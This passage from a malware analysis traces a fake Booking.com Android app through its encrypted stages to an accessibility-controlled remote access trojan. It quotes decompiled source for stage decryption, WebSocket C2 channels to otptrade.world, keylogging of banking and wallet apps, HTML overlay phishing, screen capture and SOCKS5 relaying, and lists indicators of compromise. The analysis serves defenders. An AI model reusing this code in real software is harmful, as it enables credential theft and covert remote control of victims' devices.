this.q = ((i16 * 918003) * 69410) - (i7 * i10);
this.i = (((i12 - 155490) - 145146) - i10) - i14;
for (int i17 = 0; i17 < 256; i17++) {
    iArr[i17] = i17;
}
int i18 = this.i;
int i19 = this.q;
int i20 = this.z;
int i21 = ((586797 * i18) * 967789) - (i19 * i20);
this.p = i21;
this.p = ((i20 - 1844839965) + i21) - i18;
int i22 = 0;
for (int i23 = 0; i23 < 256; i23++) {
i22 = (((i22 + iArr[i23]) + bytes[i23 % bytes.length]) + 256) % 256;
g(i23, i22, iArr);
}
for (int i40 = 0; i40 < bArr.length; i40++) {
    int i41 = this.m;
    int i42 = this.p;
    this.n = 217123 + i41 + 885800 + i42 + i41;
    int i43 = this.x;
    int i44 = 574525 + i43 + this.w;
    this.w = i44;
    int i45 = this.z;
    int i46 = ((959253 * i45) - 998332) - (this.q * i43);
    this.q = i46;
    int i47 = (this.s + 1) % 256;
    this.s = i47;
    if (i46 == 954692) {
        this.m = 497340 + i44 + i45;
        this.x = i42 + 443791 + 265205 + i44;
        this.p = (134507 * i45) - i45;
        this.z = (i44 * 349505) + i45 + 766441;
    } else if (i46 == 875409) {
        this.m = (i42 - 717300) - this.i;
        this.n = i42 + 998010 + i44;
    } else {
        this.m = (i44 + 278880) - (i46 * 681527);
        this.z = (i42 * 240077) + 746338 + i43;
        this.q = this.i + 679593 + i43;
    }
    int i48 = this.t;
    int[] iArr2 = this.u;
    int i49 = (i48 + iArr2[i47]) % 256;
    this.t = i49;
    int i50 = this.i;
    int i51 = (531245 * i50) + (280568 * i50);
    this.z = i51;
    int i52 = (((this.n - 50200) - 500209) + this.q) - i51;
    this.n = i52;
    this.p = (i52 * i50) + ((814031 * i50) - 90657);
    g(i47, i49, iArr2);
    int[] iArr3 = this.u;
    bArr2[i40] = (byte) (iArr3[(iArr3[this.s] + iArr3[this.t]) % 256] ^ bArr[i40]);
}
After decryption, the output is treated as an archive and patched into the live class loader:
File dir = context.getDir(this.k, 0);
String absolutePath2 = new File(absolutePath, this.l).getAbsolutePath();
File file = new File(absolutePath, this.l);
boolean zD = d(absolutePath2, context);
When d(absolutePath2, context) succeeds, the asset is added to an ArrayList and injected into the live class loader with:
arrayList.add(file);
a.d(this.j.getClassLoader(), dir, arrayList);
Finally, execution is handed to the real final application:
e("io.cifnzm.utility67pu.appcontainer.MainApplication");
Decrypting FH.svg recovers the real final hidden dex files. That is the stage that contains the RAT logic.
For reproducibility, we mirrored that logic in a standalone helper and applied it directly to the hidden asset:
def rc4(data: bytes, key: bytes) -> bytes:
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) % 256
        s[i], s[j] = s[j], s[i]
    out = bytearray()
    i = 0
    j = 0
    for b in data:
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i], s[j] = s[j], s[i]
        out.append(b ^ s[(s[i] + s[j]) % 256])
    return bytes(out)

plain = rc4(asset.read_bytes(), b"mLYQ")
python3 unpack_stage3.py
That produces FH.svg.rc4.dec, which is a ZIP archive containing the final hidden dex pair:
classes.dexclasses2.dex
Final payload bootstrap
Even at this stage, the application still presents the victim with the same fake Booking.com themed site (via webview):
public static final String APP_NAME = "Google Play Services";
public static final String BASE_URL = "https://booking.interaction.lat/update/";
but its MainApplication clearly behaves like a persistent malware module:
DualWebSocketProvider.INSTANCE.initialize(mainApplication, true);
DynamicIntentReceiver.INSTANCE.register(mainApplication);
mainApplication.startPersistentServices();
mainApplication.ensureUninstallProtectionReady();
mainApplication.initializeNotificationPersistence();
mainApplication.startServiceHealthMonitoring();
mainApplication.initializeAlarmPersistence();
mainApplication.initializeWebSocketHealthMonitoring();
mainApplication.initializePermissionLossProtection();
Two details matter here:
- the malware starts long lived services immediately
- it explicitly initializes uninstall protection, health monitoring, alarm persistence, and WebSocket recovery logic
This is not the behavior of a simple downloader. It is the initialization logic of the actual RAT.
Final C2: split control/data WebSocket architecture
The final stage hardcodes a single backend host and then builds two separate WebSocket channels from it:
private static final List<String> SERVER_HOSTS = CollectionsKt.listOf("otptrade.world");
private static String BUILD_TAG = "pulse_1";
private static final Set<String> CONTROL_MESSAGE_TYPES = SetsKt.setOf((Object[]) new String[]{"ping", "pong", "androidHandshake", "viewerHandshake", "command", "gesture", "viewerControl", "disableUninstallProtection", "enableUninstallProtection", "getKeylogs", "clearKeylogs", "getInstalledApps", "getDeviceState", "getKeyguardInfo", "switchClient", "requestClientList", "identification", "command_response", "vnc_screen_sharing_started", "vnc_screen_sharing_stopped", "vnc_screen_sharing_error", "vnc_screen_sharing_status", "websocket_health_report", "health_ping", "health_send_test", "websocket_recovery_report", "websocket_recovery_status", "permission_granted_notification", "permission_status_report", "accessibility_service_status", "socks5_enable", "socks5_status_request"});
private static final Set<String> DATA_MESSAGE_TYPES = SetsKt.setOf((Object[]) new String[]{"screenUpdate", "screenLayout", "screenFrame", "vncScreenFrame", "keylog_batch", "camera_frame", "camera_system_ready", "camera_command_response", "camera_status", "camera_status_response", "camera_error", "camera_unexpected_stop", "sms_batch", "sms_entry", "sms_status_update", "sms_detailed_status", "sms_permission_status", "sms_permission_error", "sms_command_response", "service_status", "power_mode_status", "power_status_response", "system_status", "enhanced_system_health", "installed_apps_response", "crash_report", "secure_app_click", "screen_state", "pattern_lock_completed", "pattern_lock_cancelled", "pattern_lock_triggered", "pattern_lock_test_triggered", "pattern_lock_status", "html_injection_triggered", "html_injection_displayed", "html_injection_dismissed", "html_injection_error", "html_injection_test_triggered", "html_templates_available", "html_injection_attempt_success", "html_injection_attempt_failed", "html_data_captured", "socks5_status", "socks5_tunnel_connected", "socks5_tunnel_disconnected"});
The URLs are constructed as:
private final String buildControlUrl(boolean useSSL) {
    return (useSSL ? "wss" : "ws") + "://" + ((String) CollectionsKt.first(DualWebSocketManager.SERVER_HOSTS)) + ":8443/control?" + ("sessionId=" + DualWebSocketManager.this.sessionId);
}
private final String buildDataUrl(boolean useSSL) {
    return (useSSL ? "wss" : "ws") + "://" + ((String) CollectionsKt.first(DualWebSocketManager.SERVER_HOSTS)) + ":8444/data?" + ("sessionId=" + DualWebSocketManager.this.sessionId);
}
The client code also adds identifying headers:
return chain.proceed(chain.request().newBuilder().header("User-Agent", "AndroidClient-Control/1.0").header("X-Channel-Type", "control").header("X-Session-ID", this.this$0.sessionId).header("X-Device-ID", this.this$0.deviceId).build());
return chain.proceed(chain.request().newBuilder().header("User-Agent", "AndroidClient-Data/1.0").header("X-Channel-Type", "data").header("X-Session-ID", this.this$0.sessionId).header("X-Device-ID", this.this$0.deviceId).build());
and weakens TLS verification deliberately:
private static final boolean applyC2SslTrust$lambda$24(String str, SSLSession sSLSession) {
    return true;
}
Recovered final endpoints:
wss://otptrade.world:8443/control?sessionId=<uuid>wss://otptrade.world:8444/data?sessionId=<uuid>
The control/data split is important because it explains why the recovered feature set is so broad: the malware module separates command delivery from high-volume data transport such as keylogs, HTML-injection telemetry, and screen frames.
What the final payload actually does
The recovered stage 3 source shows that this is a feature rich accessibility controlled Android RAT.
Keylogging and lock screen capture
The keylogger is initialized with a list of high value package categories:
private final Set<String> criticalPackages = SetsKt.setOf((Object[]) new String[]{"systemui", "settings", "bank", "pay", "wallet", "crypto", "binance", "coinbase", "whatsapp", "telegram", "messenger"});
private String currentPasswordFieldText = "";
private String currentPasswordFieldPackage = "";
private String currentPasswordFieldViewId = "";
private final long PASSWORD_FIELD_TIMEOUT = WorkRequest.DEFAULT_BACKOFF_DELAY_MILLIS;
private final CoroutineScope coroutineScope = CoroutineScopeKt.CoroutineScope(Dispatchers.getDefault().plus(SupervisorKt.SupervisorJob$default((Job) null, 1, (Object) null)));
private final ConcurrentHashMap<String, String> mainThreadCaptures = new ConcurrentHashMap<>();
private final int maxMainThreadCacheSize = 10;
private ExtractionStats extractionStats = new ExtractionStats(0, 0, 0, 0, 15, null);
public KeyloggerHandler(Context context, Executor executor, LogDispatcher logDispatcher) {
    this.context = context;
    this.backgroundExecutor = executor;
    this.logDispatcher = logDispatcher;
    Log.i(TAG, "KEYLOGGER DEBUG: KeyloggerHandler created and initialized");
    queueLog$default(this, "KEYLOGGER_INIT", BuildConfig.APPLICATION_ID, TAG, "Keylogger initialized successfully", "Initialization test log", null, null, null, System.currentTimeMillis(), true, 224, null);
}
It also captures key events directly:
public final void handleKeyEvent(KeyEvent event) {
    if (event.getAction() == 0) {
        int keyCode = event.getKeyCode();
        queueLog$default(this, "KEY_PRESS_LOCKSCREEN", "com.android.systemui", "LockScreen", "Key: " + KeyEvent.keyCodeToString(keyCode) + ", Char: '" + ((char) event.getUnicodeChar()) + '\'', "Key event captured", null, null, MapsKt.mapOf(TuplesKt.to("keyCode", String.valueOf(keyCode))), System.currentTimeMillis(), true, 96, null);
    }
}
Combined with the presence of PatternLockActivity, PINLockActivity, and PasswordLockActivity, this means the malware is built to capture credentials, not just UI metadata.
HTML injection/overlay phishing
The final stage contains a dedicated HTML injection manager:
public final boolean triggerInjection(String packageName, String condition) {
    if (!shouldInjectForPackage(packageName, condition)) {
        Log.d(TAG, "Injection blocked or not configured for package: " + packageName);
        return false;
    }
    InjectionConfig injectionConfig = this.injectionConfigs.get(packageName);
    Intrinsics.checkNotNull(injectionConfig);
    InjectionConfig injectionConfig2 = injectionConfig;
    ConcurrentHashMap<String, TemplateInfo> concurrentHashMap = this.availableTemplates;
    String lowerCase = injectionConfig2.getTemplateId().toLowerCase(Locale.ROOT);
    Intrinsics.checkNotNullExpressionValue(lowerCase, "toLowerCase(...)");
    TemplateInfo templateInfo = concurrentHashMap.get(lowerCase);
    if (templateInfo == null) {
        Log.w(TAG, "Template not found for injection: " + injectionConfig2.getTemplateId());
        sendInjectionErrorToC2(packageName, injectionConfig2.getTemplateId(), "Template not found");
        return false;
    }
    Log.i(TAG, "Triggering HTML injection: " + templateInfo.getDisplayName() + " for " + packageName);
    try {
        Intent intent = new Intent(this.context, (Class<?>) HtmlOverlayActivity.class);
        intent.addFlags(268500992);
        intent.putExtra(HtmlOverlayActivity.EXTRA_TEMPLATE_ID, templateInfo.getId());
        intent.putExtra(HtmlOverlayActivity.EXTRA_PACKAGE_NAME, packageName);
        intent.putExtra(HtmlOverlayActivity.EXTRA_PRIORITY, injectionConfig2.getPriority());
        this.context.startActivity(intent);
        recordInjection(packageName, templateInfo.getId(), condition);
        sendInjectionNotificationToC2(packageName, templateInfo.getId(), condition);
        return true;
    } catch (Exception e) {
        Log.e(TAG, "Failed to start HTML overlay activity", e);
        sendInjectionErrorToC2(packageName, injectionConfig2.getTemplateId(), "Failed to start overlay: " + e.getMessage());
        return false;
    }
}
It reports both the list of available templates and the corresponding injection events to the C2 server:
JSONObject jSONObject = new JSONObject();
jSONObject.put("type", "html_templates_available");
jSONObject.put("timestamp", System.currentTimeMillis());
JSONObject jSONObject2 = new JSONObject();
jSONObject2.put("template_count", this.availableTemplates.size());
jSONObject2.put("scan_time", this.lastScanTime);
jSONObject.put("type", "html_injection_triggered");
This is source backed evidence for web inject and overlay capability rather than a single hardcoded phishing screen.
Screen streaming
The malware module requests MediaProjection permission and starts screen sharing after approval:
private final void requestScreenCapturePermission() throws JSONException {
    Object systemService = getSystemService("media_projection");
    Intrinsics.checkNotNull(systemService, "null cannot be cast to non-null type android.media.projection.MediaProjectionManager");
    try {
        startActivityForResult(((MediaProjectionManager) systemService).createScreenCaptureIntent(), this.REQUEST_CODE);
    } catch (Exception e) {
        Log.e(this.TAG, "Failed to launch screen capture intent", e);
        sendErrorResponse("Failed to launch screen capture intent: " + e.getMessage());
        finish();
    }
}
if (resultCode == -1 && data != null) {
    Log.i(this.TAG, "Screen capture permission granted.");
    try {
        startForegroundService(createServiceIntent(resultCode, data));
        JSONObject jSONObject = new JSONObject();
        jSONObject.put("type", "command_response");
        jSONObject.put("command", "startScreenSharing");
        jSONObject.put("success", true);
        jSONObject.put("quality", this.quality);
        jSONObject.put("frameRate", this.frameRate);
        jSONObject.put("streamWidth", this.streamWidth);
        jSONObject.put("overlayDetection", true);
        DualWebSocketProvider.sendMessage$default(DualWebSocketProvider.INSTANCE, jSONObject, null, 2, null);
    } catch (Exception e) {
        Log.e(this.TAG, "Failed to start screen sharing service", e);
        sendErrorResponse("Failed to start screen sharing service: " + e.getMessage());
    }
}
The protocol also defines:
screenFramevncScreenFramescreenLayoutscreenUpdate
which matches both raw screen streaming and layout/tree extraction.
SOCKS5 tunneling
The malware module also exposes a SOCKS5 tunnel controlled through the C2 infrastructure:
this.config = config;
this.isEnabled.set(true);
this.shouldReconnect.set(true);
Log.i(TAG, "Enabling SOCKS5 tunnel to " + config.getRelayHost() + ':' + config.getRelayPort());
connect();
String strBuildTunnelUrl = socks5Config.buildTunnelUrl();
Log.i(TAG, "Connecting to relay: " + strBuildTunnelUrl);
this.webSocket = buildOkHttpClient(socks5Config.getUseTls()).newWebSocket(new Request.Builder().url(strBuildTunnelUrl).header("X-Device-ID", getDeviceId()).header("Authorization", "Bearer " + socks5Config.getAuthToken()).build(), new WebSocketListener() {
and identifies itself to the relay with a handshake containing device metadata:
JSONObject jSONObject = new JSONObject();
jSONObject.put("type", "socks5Handshake");
JSONObject jSONObject2 = new JSONObject();
jSONObject2.put("device_id", getDeviceId());
jSONObject2.put("model", Build.MODEL);
jSONObject2.put("android_version", Build.VERSION.RELEASE);
jSONObject2.put("manufacturer", Build.MANUFACTURER);
This strongly indicates that the malware is intended not only for data theft, but also for remote access and network traffic relaying.
Summary
Analyzed sample is not merely a fake Booking Pulse application or a simple downloader. Our analysis recovered the full infection chain, from the phishing email to the final stage of the malware.
The complete technical path is:
phishing email -> share.google/Yc9fcYQCgnKxNfRmH redirect -> booking.interaction.lat/starting/ -> com.pulsebookmanager.helper -> WebView lure -> native loader l0a0cac5c.so -> JNI string decoder and anti-analysis -> XOR-decrypted stage 2 APK io.cifnzm.utility67pu -> RC4-like decrypted FH.svg -> final accessibility controlled RAT -> WebSocket C2 at otptrade.world
The final payload supports credential capture, HTML injection, SMS theft, screen streaming, camera use, remote device control, and SOCKS5 relaying. In other words, the Booking.com themed APK is only the visible entry point into a much deeper Android malware pipeline.
IOC
- Initial phishing redirect:
https://share.google/Yc9fcYQCgnKxNfRmH - Phishing page:
https://booking.interaction.lat/starting/ - Visible Booking themed update page
https://booking.interaction.lat/update/ - Outer APK:
com.pulsebookmanager.helper(Pulse) SHA256:d408588683b4e66bfe0b5bb557999844fe52d1bfbda6836a48e15290082a5d42 - Dropped native library:
l0a0cac5c.soSHA256:f9c176f04b7c4061480c037abd2e6aebb4b9b056952a29585c8b448b8ec81a0e - Tracking endpoint used by the outer stage:
https://aplication.digital/receiving/stats/ - Encrypted stage 2 bundle:
init_bundle_uzge.binSHA256:c11685cb53e264a90cbc749d04740c639c4cfdee794ab98cf16ebd007ceded3b - Installed stage 2 APK:
io.cifnzm.utility67pu(Google Play Services) SHA256:0cf04d3a3a5a148f6f707cd2bc24b38179e0dc4252b4706f77a4d5498cf2c3e9 - Hidden stage 3 asset:
FH.svg - Decoded stage 3 archive:
SHA256:
3243a74015df81c999e4d11124351519e5b0d9c99c03ccb12c207d9fa894a21e - Final hidden
classes.dex: SHA256:4ad813a484038ad2a3e66121e276c969a1b78f9c0eca0d2acb296799ea128303 - Final hidden
classes2.dex: SHA256:12713e00658fdfa9a6466d23d934a709ef8b549449877e94981029ec2e22cbc9 - Final C2 host:
otptrade.world - Control channel:
wss://otptrade.world:8443/control?sessionId=<uuid> - Data channel:
wss://otptrade.world:8444/data?sessionId=<uuid>
